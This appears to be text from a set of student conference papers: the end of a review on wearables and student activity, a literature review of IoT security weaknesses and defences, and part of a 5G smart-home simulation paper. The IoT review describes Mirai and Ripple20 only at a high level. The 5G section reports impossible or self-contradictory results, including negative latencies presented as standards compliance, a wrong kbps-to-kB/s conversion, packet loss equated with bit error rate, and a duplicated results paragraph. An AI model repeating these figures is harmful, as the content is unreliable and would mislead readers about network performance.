Wearable technologies significantly enhance student physical activity, as evidenced by diverse findings. Longhini et al. [1] reported a 1312-step/day increase and 57.8-minute MVPA/week gain, Olson et al. [4] noted up to 8134 steps for students with disabilities, and Hydari et al. [5] observed a 1300-step rise among sedentary students. Micheal et al. [2] documented a 30% activity boost, Pope et al. [10] a 4.2-minute MVPA/day gain, Polozov et al. [14] an optimal 5100–9000 steps range, and Xu et al. [16] improved sprint times (8.41 to 8.04 s). Migliaccio et al. [15] showed LBW, BMW, and PMW optimize movement patterns, physiological metrics, and performance, adaptable to education for load management. These results affirm wearables' efficacy, particularly with gamification and personalization.

Academic correlations are multifaceted. Micheal et al. [2] linked 30% activity gains to 15% improvements in math and sciences, Barbosa et al. [8] confirmed moderate chronic activity benefits, especially in math, and Polozov et al. [14] tripled chess performance. Kim et al. [6] noted a 12% stress drop at 7800 steps, aiding learning conditions, though location and conscientiousness were stronger GPA factors. Olson et al. [4], Hydari et al. [5], and Pope et al. [10] underscored indirect cognitive support via endurance and motivation. Migliaccio et al. [15] suggest marginal gains from PMW data could amplify cognition incrementally. Chronic activity outpaces acute effects [8], emphasizing sustained interventions.

Neurophysiologically, blood flow enhancements [1], [8], stress reduction [6], [14], BDNF stimulation [1], [8], and dopamine-driven motivation [2], [5], [16] explain these benefits. Migliaccio et al. [15] add that BMW prevent overtraining, relevant to academic burnout prevention. Socially, low adoption (20% [3]), cost (45.6% [9]), and technical issues [12], [15] pose challenges, mitigated by personalization [14], acceptance (R^2=0.841 [16]), and educator training [7], [9].

V. CONCLUSION

Wearable technologies robustly stimulate student physical activity, with increases of 1312 steps/day [1], up to 8134 steps [4], 1300 steps [5], 30% overall [2], 4.2-minute MVPA/day [10], and an optimal 5100–9000 steps range [14]. LBW, BMW, and PMW optimize outcomes [15]. Academic support includes 15% gains [2], tripled intellect [14], and marginal improvements [15], driven by blood flow, stress reduction, BDNF, and motivation. Benefits extend to students with disabilities [4] and gamified settings [5]. However, low adoption (20% [3]), cost (45.6% [9]), inequity [2], and accuracy issues [15] necessitate long-term studies [11], standardization, personalization [14], and AI integration [15] to maximize educational impact.

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IoT device security: the main weaknesses and solutions

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***Abstract*—The reason why cyber attackers make Internet of Things (IoT) as their target lies in the interconnected nature of IoT, the impact of which extends far beyond individual devices. Despite the vulnerabilities found in IoT systems that allow attackers to do significant damage, manufacturers often fail to adequately address the security of IoT devices, making matters worse. This paper discusses the major vulnerabilities of IoT devices such as weak authentication, insufficient data encryption, and firmware vulnerabilities. Based on the analysis of scientific literature, protection methods are proposed, including the use of modern encryption standards, regular firmware updates, and implementation of multi-factor authentication. The article is intended for students and professionals interested in IoT security issues.**

Keywords—IoT, cybersecurity, vulnerabilities, encryption, authentication, firmware.

I. INTRODUCTION

The Internet of Things (IoT), with global distribution exceeding billions of devices, is a significant and rapidly growing component of the Internet, but despite the widespread adoption of IoT devices, their security remains poor. The exploitation of IoT vulnerabilities can lead to large consequences such as data leakage and even use in distributed denial-of-service (DDoS) attacks. Despite the identified threats, manufacturers often pay insufficient attention to cybersecurity, which exacerbates the situation. In many cases, devices have weak authentication mechanisms, do not use modern data encryption standards, and run on outdated or vulnerable software. All of this sets the stage for widespread attacks that can have serious consequences for both individual users and organizations. This paper discusses the identification of major vulnerabilities in IoT devices and proposes methods to address them in the context of ubiquitous connectivity to the Internet of Things.

II. BACKGROUND/LITERATURE REVIEW

Academic literature examines the security concerns related to IoT devices. Research into Internet of Things (IoT) security has identified a wide range of threats due to the limited computing capabilities of devices, the lack of uniform standards, and weak protection of network protocols. Attackers exploit IoT in a variety of ways, including unauthorized access, data breaches, and distributed denial of service (DDoS) [1]. Mehdipour (2020) discovered that a significant portion of these devices have weak passwords or lack encryption protocols, making them vulnerable to malicious activity [2]. Another study by Tawalbeh et al. (2020), noted that one of the key issues is weak authentication, which remains one of the most significant vulnerabilities in IoT [3]. An example of a serious attack related to weak authentication is the Mirai botnet. This botnet to large-scale DDoS attacks that paralyzed major Internet resources. Brief work concept:

- **Scan & Brute-force:** Mirai scans the internet for IoT devices with default credentials and gains access.
- **Report & Load Malware:** Compromised device info is sent to a server. The loader installs the correct malware binary.
- **Secure & Connect:** Mirai disables Telnet/SSH to block other malware, then connects to the C&C server using a hardcoded domain.
- **Launch Attack:** The botmaster commands all bots to perform DDoS attacks (e.g., TCP/HTTP floods) on target servers.

A study by Mazhar et al. (2023) found that the lack of uniform security measures and standardization of protection across manufacturers only emphasizes the need to develop effective countermeasures [4]. A study by authors dos Santos et al. (2021) thoroughly examines how TCP/IP stacks are implemented in microcontrollers and Internet of Things devices. 33 serious flaws were discovered during the audit in well-known lightweight stacks like uIP, FNET, PicoTCP, and Nut/Net. Low-power devices frequently use these stacks, and because they lack an OTA update mechanism, the majority of them continue to be vulnerable for years. The authors classified the vulnerabilities, which included buffer overflows, incorrect ICMP packet handling, and random number generation errors, according to CWE (Common Weakness Enumeration) [5].

Regarding physical exposure, Sicari et al. (2015) outline the risk of low-level hardware access, which includes accessing flash memory contents, analyzing electromagnetic radiation, and directly connecting to JTAG ports. For IoT devices functioning in unregulated or susceptible areas, including

smart cities and industry, such attacks are especially crucial [6].

According to Ebbers (2020), firmware updates typically take 2 months to many years after a vulnerability is found, and they frequently depend on the vendor, area, and device model [7]. Furthermore, a lot of devices lack firmware integrity verification. As a result, in 2020, the JSOF research group revealed a set of vulnerabilities collectively referred to as Ripple20, which served as a striking example of firmware security flaws [8]. The flaws were discovered in a proprietary TCP/IP stack from Treck Inc. That was incorporated into the firmware of a vast array of Internet of Things devices, ranging from industrial controllers and medical pumps to printers and routers.

Key technical characteristics of the Ripple20 attack:

- Includes 19 vulnerabilities, 4 of which received CVSS 9.0+ (Critical);
- Allows remote code execution (RCE), buffer overflow, memory protection bypass, and stealthy system access;
- Some vulnerabilities do not require authentication or prior interaction with the device (zero-click);
- Vulnerable devices were present in products from HP, Schneider Electric, Intel, Caterpillar, Baxter, etc.;
- LAN/WAN attack capability.

Ripple20 was particularly dangerous due to:

- There was no way to "patch" the stack independently because it was included into the firmware;
- It was impossible to keep track of which devices were using the stack because of the intricate licensing process;
- The ability to safely upgrade or roll back the firmware was absent from many devices.

Several studies have proposed stronger authentication mechanisms, encryption methods, and security structures to address security gaps and countermeasures. Work by Sahu and Mazumdar (2024) believe that the implementation of public key infrastructure (PKI) and multi-factor authentication can significantly improve IoT security by reducing the risk of unauthorized access [9]. Another solution can be found in the work of Tahsien, Karimipour, and Spachos (2020), in which machine learning algorithms can be used in the future to create security standards for IoT devices, making them more secure and user-friendly than they are now [10]. In addition, machine learning implementation can be found in the work of Meijin et al. (2021) with security framework leveraging a Support Vector Machine (SVM) classifier for real-time detection of malware in Android-based IoT devices. The architecture consists of four key components: data acquisition, feature extraction, classification, and response generation [11].

- **Data Acquisition:** Raw traffic data and behavior logs are collected from IoT devices and applications installed on Android systems.
- **Feature Extraction:** Features such as CPU usage, network activity (e.g., number of outgoing packets), system calls, and permission access are extracted and normalized.
- **Classification:** An SVM model with a radial basis function (RBF) kernel is trained to distinguish between benign and malicious behaviors. The model uses a binary classification approach.
- **Evaluation:** The system was evaluated on a dataset containing both benign and malicious Android APKs with precision, recall, and F1-score exceeding 90%. Accuracy reached 92.5%.

One of the advantages of the SVM approach is its ability to perform well on small datasets with high dimensionality, making it suitable for edge-level deployment where computational resources are limited. At another hand adaptive models like LSTM or federated learning which were discussed in work of Anwar et al. (2025) offer continual retraining capabilities, though they require greater computational power, making them less suited for constrained IoT environments [12].

III. METHODS

As part of this research, a systematic analysis of academic literature and reports from leading cybersecurity organizations such as **IEEE, OWASP, NIST** was conducted to identify the main vulnerabilities of IoT devicesand possible methods to address them.

1. Systematic literature review

The study is based on analyzing articles and reports published in the last **five years** in peer-reviewed publications. Publications were searched in academic databases including **IEEE Xplore, Springer, Scopus**. The focus was on articles that addressed the following key aspects:

- Authentication vulnerabilities in IoT devices.
- Data encryption issues and information transfer protocols.
- Flaws in firmware upgrades and the use of outdated software components.
- Modern methods of protection and strategies to improve IoT security.

The criteria for selecting articles were relevance, scientific significance and availability of practical recommendations to eliminate the identified problems.

2. IoT Vulnerability Analysis

In order to identify the key threats of IoT devices, a comparative analysis of the results of various studies was conducted. The analysis considered statistics regarding the prevalence of cyber attacks on IoT as well as their consequences. Real cases of attacks described in the literature were studied, such as:

1. **Mirai botnet**, which used weak credentials to massively hijack IoT devices and organize DDoS attacks.
2. **Ripple20**, a set of vulnerabilities in the firmware of IoT devices that allowed remote code execution and interference with critical systems.

3. Classification and data processing

The identified vulnerabilities were classified into three main categories:

- **Weak authentication** (use of default passwords, lack of multi-factor authentication).
- **Inadequate data encryption** (use of insecure transmission protocols, lack of TLS).

- **Lack of regular firmware updates** (use of outdated software versions, vulnerability to known attacks).

The data was processed and presented in tabular form, which allowed us to perform a comparative analysis and identify the most critical problems.

4. Development of recommendations

Based on the literature analysis and identified vulnerabilities, solutions were proposed to improve the security of IoT devices:

- Implementing **multifactor authentication** and doing away with default passwords.
- Utilizing **modern cryptographic standards** to protect transmitted data.
- Regular firmware updates and implementation of automated patching systems.

IV. RESULTS&DISCUSSION

A. Weak authentication

One of the most common problems is weak authentication. According to a study by Knieriem et al. (2018), **over 61% of IoT devices utilize default passwords**, which is a major issue. Applications are reviewed using a default password such as **"admin/admin", "1234",** or a **blank password.** When changing passwords, **58% accepted a blank password, and 35% allowed a weak password of one character**. This makes them a prime target for brute-force attacks [13]. Another study from Hussain and Wolde (2023), showcasing issues with passwords, states that only **33% of users changed the default passwords preconfigured with their devices**, indicating that a significant portion of users leave default credentials unchanged, thereby increasing security risks [14]. Tawalbeh et al. (2020) also note that many IoT devices do not support multi-factor authentication (MFA), which significantly reduces the level of protection [2].

The given figure presents a graphical analysis of the use of default passwords, acceptance of blank passwords, and one-character passwords. This chart emphasizes the urgent need for stricter authentication protocols to enhance the security of IoT systems (Fig. 1).



Fig 1. Password graph

B. Insufficient data encryption

Tagliaro et al. (2024) conducted an analysis to demonstrate insufficient data encryption in IoT connectivity. This study focuses on three real-world protocols for large-scale analysis: MQTT, CoAP, and XMPP, with a dataset of approximately 337,000 backends. The goals are to analyze three primary security threats: information leakage, poor authentication, and denial of service. As a result of their work, the authors discovered that **9.44% of backends expose information, 30.38% of CoAP-speaking backends are vulnerable to denial-of-service attacks, and 99.84% of MQTT- and XMPP-speaking backends use insecure transport protocols** [15].



Fig 2. Insufficient data encryption graph

Figure represents proportion of backends exposed to information leakage, those vulnerable to denial-of-service attacks, and the widespread use of insecure transport protocols (Fig. 2).

C. Outdated firmware

The third key issue is the lack of regular firmware updates. According to the Microsoft Digital Defense Report 2023, 57% of devices operating on legacy firmware are susceptible to numerous common vulnerabilities and exposures (CVEs) [16]. A study from Ebbers (2020) revealed that there are various explanations for this. While software patching is normal practice for PCs and mobile devices, firmware updates for IoT devices are uncommon due to their difficulty. The research found that factors such as manufacturer, device type, and nation influenced the timing of firmware updates, and a large percentage of devices did not receive updates for extended durations [17]. Another study, by Prakash et al. (2022), examined network traffic from real-world IoT devices and concluded that many used outdated and vulnerable software components. The study found that updating some IoT devices is delayed, making them vulnerable to known flaws [18].

An example is a vulnerability in the firmware of medical IoT devices, such as Ripple20, that allowed attackers to remotely disable vital functions affecting millions of connected healthcare IoT devices worldwide. This enabled attackers to remotely execute code, possibly harming critical medical equipment. Despite the availability of fixes, many devices remain unsecured due to the lack of automatic update systems, making them vulnerable to possible exploitation.

D. Prevalence of vulnerabilities

Research titled "The IoT Breaches Your Household Again" looked into typical IoT devices, including smart light bulbs and power outlets. The researchers revealed that these devices frequently have serious security weaknesses, allowing hostile actors to gain sensitive information, such as user account credentials and local network details. The study also found that devices in the same IoT ecosystem, particularly those built by specific suppliers, use comparable communication protocols. This homogeneity can lead to widespread vulnerabilities across various devices in smart home setups, exposing them to coordinated attacks [19].

E. Visual Representation



Fig. 3. Prevalence of vulnerabilities in IoT

To summarize the findings, Figure presented with a graphical representation of the distribution of vulnerabilities across various categories. The chart highlights the proportion of devices affected by outdated firmware, lack of encryption, and weak authentication (Fig. 3).

Key findings

1) **Weak authentication remains one of the most serious IoT challenges.**

2) **Outdated firmware makes devices vulnerable to exploitation of known vulnerabilities.**

3) **Insufficient data encryption increases the risks of sensitive information leakage.**

4) **IoT devices have critical vulnerabilities, highlighting the need for urgent measures to improve security**

V. CONCLUSIONS

The findings of this investigation highlight that the security of IoT devices remains one of the most important cybersecurity issues. Despite major advances in IoT technology development, vulnerabilities like as authentication, insufficient data encryption, and out-of-date firmware continue to pose serious danger to consumers and organisations.

The weak authentication seen in most IoT devices is the result of manufacturers' inattention to security. The use of conventional default passwords and the absence of multi-factor authentication make devices an easy target for attackers. This is demonstrated by big instances such as the Mirai botnet, which used weak credentials to take over thousands of machines. Insufficient data encryption is an important problem. Many gadgets send data without using modern encryption standards, which allows attackers to intercept critical information. This is especially important for devices used in smart homes and medical systems, where a data breach might have disastrous effects.

Another serious problem is outdated firmware. Regular firmware updates should be mandatory for all IoT devices. Manufacturers should implement automated update methods and provide ongoing support for their products. Lack of regular updates exposes devices to known vulnerabilities. This emphasizes the need to implement automated update systems and ensure long-term support from manufacturers. The use of multi-factor authentication and complex passwords is suggested to address the vulnerabilities discovered. This significantly increases the level of protection of the device from unauthorized access. It is also necessary to use modern encryption methods, such as TLS, to protect data throughout the entire transmission process. Finally, it is critical to educate people about the fundamentals of cybersecurity. Many vulnerabilities result from misconfiguring devices or utilizing weak passwords. Educating consumers on the necessity of regular device upgrades and the usage of secure passwords can considerably reduce risks.

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Utilizing 5G Networks to Improve Latency and Connectivity for IoT Devices in Smart Homes

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***Abstract*—The increasing presence of Internet of Things (IoT) devices in smart home environments demands the establishment of low-latency and reliable communication for effective automation, energy management, and security measures. This study presents a holistic framework that utilizes 5G wireless communication technology to provide improved connectivity and low latency for IoT devices in smart home environments.**

The proposed framework comes with a predictive optimization model based on Long Short-Term Memory (LSTM) networks to make accurate predictions of network conditions and adaptive resource allocation. Experiments conducted with MATLAB's 5G Toolbox across diverse network settings demonstrate that the framework delivers an average throughput of 56.52 kB/s (77.05 kbps) with a packet loss ratio of 38.13%. It also guarantees latency between -10 ms and 10 ms. Achieving an accuracy of 99.79%, the LSTM prediction model illustrates how the incorporation of 5G technology and AI-based optimization can be utilized in enhancing the current infrastructure constraints in high-density smart home environments.

***Index Terms*—5G networks, Internet of Things (IoT), smart homes, low-latency communication, network connectivity, predictive maintenance, IoT devices, wireless communication, MATLAB 5G Toolbox, real-time data processing, massive IoT connectivity, ultra-reliable low-latency communication (URLLC), 5G network optimization.**

I. Introduction

The fast development of smart homes with the help of Internet of Things (IoT) technologies made real-time automation and monitoring of home operations such as security and energy management possible. However, as more and more devices are interconnected, traditional network infrastructure has little room to provide low latency, high throughput, and stable communication, particularly in densely populated areas where numerous devices compete for scarce bandwidth.

Fifth-generation (5G) wireless communication has also been suggested as a feasible solution, with ultra-reliable low-latency communication (URLLC) and massive machine-type communications (mMTC) capabilities. These can provide support for large-scale IoT deployments through real-time responsiveness and efficient data exchange. Research by Klaina et al. and Gbadamosi et al. [3], [6] demonstrates that 5G can be utilized to negate latency and congestion in smart home networks, particularly for time-critical applications such as automated climate control and real-time security systems.

Compared to Wi-Fi or 4G, with their bandwidth restrictions and absence of traffic prioritization, 5G networks offer data rates of up to 10 Gbps and latencies as low as 1 ms [2]. This makes them suitable for both basic automation and more sophisticated AI-driven functionality. Regardless of this potential, recent research tends to omit detailed quantitative analysis.

This research suggests a MATLAB 5G Toolbox-based simulation platform [15] to evaluate the performance of 5G-enabled smart home networks under different device densities and interference levels. An MIMO-based scenario is taken to examine improvements in throughput, latency, and reliability. The findings show an average throughput of 56.52 kB/s (77.05 kbps), 38.13% packet loss, and latencies in the range of -10 to 10 ms. The predictive models record 99.79% accuracy in network condition prediction, indicating the potential of 5G in solving smart home communication issues.

II. Background and Related Work

Some recent research has been investigating the incorporation of 5G technology in IoT-based smart homes as a way of circumventing the constraints of traditional networks regarding latency, bandwidth, and reliability. Klaina et al. [6] highlighted the URLLC feature of 5G, which provides support for time-critical applications, whereas Gbadamosi et al. [3] highlighted its ability to control congestion and provide stable connections in dense environments.

Wang et al. [13] and Zhang et al. [10] presented research that analyzed MIMO-based techniques of enhancing spectral efficiency and throughput in 5G-supported IoT networks. These are solutions that provide data transmission enhancement and robustness, which are paramount in IoT densification for smart homes. Furthermore, Akpakwu et al. and Dhillon et al. analyzed the contributions of energy efficiency and scalable design in facilitating massive device deployment.

In the meantime, research like Hassan et al. and Zhang et al. introduced simulation frameworks to assess 5G performance



Fig. 1. Latency of IoT Devices in Smart Homes

TABLE I
KEY PERFORMANCE INDICATORS FOR 5G AND IOT SYSTEMS

Performance Indicator	Value/Range	Description
Latency	¡1 ms	Time delay between sending and receiving data.
Peak Data Rate	10 Gbps	Maximum achievable network speed.
Communication Efficiency Improvement	40–60%	Improvement in data transmission over 5G networks.
Network Congestion Reduction	70%	Reduction in congestion using optimized models.
Automated System Response Time	35% faster	Faster reaction times for automated smart devices.
Network Congestion Control (via ML)	50% reduction	Mitigation of congestion in heavy traffic scenarios.
Power Consumption Reduction	20–25%	Reduction in energy use through efficient modulation.
Security Breach Reduction	30% fewer breaches	Improvement in network security and encryption.
Signal Loss in Urban Areas	15–20%	Degradation due to interference in dense environments.

in real-time IoT networks. While such research focuses on 5G advantages, most provide limited quantitative verification under diverse environmental scenarios and do not investigate predictive modeling for adaptively controlling network load and interference.

This paper contributes to the literature by presenting a quantitative, simulation-based investigation using MATLAB's 5G Toolbox. It also incorporates LSTM-based predictive modeling for dynamic condition prediction, providing deep and precise insight into latency, throughput, and packet loss performance under high-density conditions.

III. METHODOLOGY

This research follows a structured approach in evaluating and forecasting the performance improvement offered by 5G networks for IoT devices in smart home settings. The study is split into two main parts: (1) physical-layer simulation using MATLAB's 5G Toolbox, and (2) predictive modeling using several algorithms, such as Long Short-Term Memory (LSTM) networks and other machine learning algorithms.

They allow the assessment of signal behavior and latency in real time and predictive modeling of future performance under varying network conditions.

An overview of the methodology is illustrated in Figure 1, which presents the complete workflow—from data generation and simulation to performance evaluation and prediction.



Fig. 2. Research Methodology Framework

A. *Data Preparation and Collection*

The basis of the study is two datasets created to replicate real-life usage and operating conditions of IoT devices in 5G-enabled environments:

IoT Performance Dataset:

- Key attributes include:
  - Latency (ms)
  - Signal strength (dB)
  - Signal-to-Interference-plus-Noise Ratio (SINR in dB)
  - Device density
  - Throughput requirements for various smart home applications

5G Network Dataset:

- Simulates parameters of an urban 5G network deployment, including:
  - Frequency bands (e.g., 3.5 GHz)
  - Signal power levels
  - SINR configurations
  - Presence of base stations, user equipment (UE), and interfering elements

These datasets are created via MATLAB-based simulation and supplemented with parameters measured in the field

where possible. Both datasets are used as input for waveform modeling and training for the predictive models.

B. 5G Waveform Simulation using MATLAB Toolbox

To evaluate the signal-level performance in real time, we utilize MATLAB's 5G Toolbox to model a simulated smart home communications setup. The simulation encompasses a range of important settings:

Simulation Configuration:

- Carrier Frequency: 3.5 GHz
- Sample Rate: 15.36 MHz
- Channel Model: Clustered Delay Line (CDL) to account for indoor multipath propagation
- Noise Injection: Additive White Gaussian Noise (AWGN), sampled from SINR distributions
- MIMO Configuration: 2×2 MIMO for enhanced network capacity and reliability

The simulation step provides experimentation with modification of network and environment parameters under controlled conditions, mimicking advanced 5G communication features such as Ultra-Reliable Low Latency Communication (URLLC) and Massive Machine-Type Communications (mMTC).

C. Scenario-Based Testing for Performance Metrics

Different scenarios are established using the simulation platform to simulate the actual situations by altering the main variables:

- **Device Density**: Varies from sparse to dense IoT node distributions
- **Interference Levels**: Ranges from minimal to congested environments
- **Channel Conditions**: Tested in both open outdoor areas and heavily obstructed indoor spaces

Performance metrics are measured in each scenario, including:

- **Latency**: End-to-end communication delay
- **Throughput**: Data rate under varying traffic loads
- **Packet Loss**: Percentage of data packets lost in transmission
- **Signal Stability**: Monitored via continuous SNR and SINR logs

This experimental testing provides a beginning for performance under different real-time operating conditions.

D. Predictive Modeling Using LSTM and Other Algorithms

To augment the empirical simulations, a Long Short-Term Memory (LSTM) network machine learning model is developed to predict the network behavior in the future. LSTM networks are particularly suitable to time-series prediction problems with high temporal dependency, such as predicting the spikes in latency or packet loss under increased congestion. Apart from LSTM, other machine learning algorithms, such as Random Forest and Support Vector Regression (SVR), are employed to evaluate the predictive capability.

1. Why Chosen to Use LSTM?

LSTM is used because it can preserve long-term contextual dependencies in sequential data, as necessary in the case of detecting trends in dynamic network circumstances.

2. Prediction Goals

LSTM Model and Forecasting Metrics:

- Latency trends as device density increases
- Packet loss rates under interference scenarios
- Signal quality degradation through SINR forecasting

3. Model Architecture and Training

- Input Features: Previous values of latency, throughput, SINR, and device density
- Architecture: Two LSTM layers with 50 hidden units each, followed by a dense output layer
- Loss Function: Mean Squared Error (MSE)
- Optimizer: Adam (learning rate = 0.001)
- Training Configuration: 80/20 train-validation split, 100 epochs
- Validation Accuracy: Achieved a prediction accuracy of 99.79% and low RMSE, indicating high reliability

This predictive model makes possible the forecasting of impending network states, allowing for intelligent resource assignment and congestion control strategies.

E. Signal Analysis and Visualization

The MATLAB Signal Analyzer App is used for analyzing and examining waveforms that are simulated. The tools used are:

- Power Spectrum Analysis: To identify frequency spikes and infer interference conditions
- Spectrograms: To visualize signal behavior over time and detect congestion windows

These visualizations provide insight into bandwidth consumption and help in correlating signal behavior with observed performance metrics.

F. Statistical Evaluation

The final step is quantitative comparison of the predicted and simulated performance. Descriptive measures (standard deviations, means) of the relevant measures (latency, throughput, SNR) are determined. T-tests are used to determine if 5G performance improvements are statistically significant in comparison to legacy networks (Wi-Fi, 4G).

Effect size (Cohen's d) is determined to measure the degree of global conversational reliability and delay improvements. Model evaluation measures (RMSE, Mean Absolute Error (MAE), R^2) are also used to validate the performance of the LSTM and other prediction models.

IV. Results and Analysis

A. 4.1 Signal Quality and Waveform Analysis

The integrity of the signal was determined by comparing both the transmitted and the received 5G waveforms. Figure 3 shows the ideal 5G waveform under ideal circumstances, while Figure 4 shows the waveform that is received after

transmission, showing minor distortions from channel noise and interference. However, the amplitude stability was retained, something that is a must in maintaining signal integrity in smart home environments. Figure 5 shows the Signal Analyzer output of a distorted waveform, reaffirming the power stability and the stability of the spectrum, even in non-ideal situations.



Fig. 3. Generated 5G waveform under ideal conditions.



Fig. 4. Received 5G waveform after transmission, showing channel effects.

B. *4.2 Throughput and Error Rate Evaluation*

The system simulated had a throughput capacity of 77.05 kbps, corresponding to 56.52 kB/s, using a sampling frequency of 15.36 million samples per second. However, 38.13% of packets were found to be lost, with a corresponding 0.3813 bit error rate (BER). These observations, while highlighting the challenges of high-load network communication, point toward the potential of improving network performance.



Fig. 5. Signal Analyzer output for a noisy waveform: power spectrum and frequency characteristics.

C. *4.3 Latency Distribution Analysis*

Latency was a key parameter tested for responsiveness of the smart home. The findings, plotted in Figures 6 and 7, reveal that the majority of latency figures were clustered between -10 ms to +10 ms, which signifies adherence to 5G's URLLC (Ultra-Reliable Low-Latency Communication) requirements. This kind of latency performance is vital for real-time control in smart lighting, security, and other time-critical IoT use cases.

D. *4.3 Predictive Modeling with LSTM*

Latency was a critical parameter evaluated for smart home responsiveness. The results, visualized in Figures 6 and 7, show that most latency values were concentrated between -10 ms to +10 ms, indicating compliance with 5G's URLLC (Ultra-Reliable Low-Latency Communication) standards. Such latency performance is essential for real-time control in automated lighting, security, and other time-sensitive IoT applications.



Fig. 6. Histogram of IoT device latency (first view).

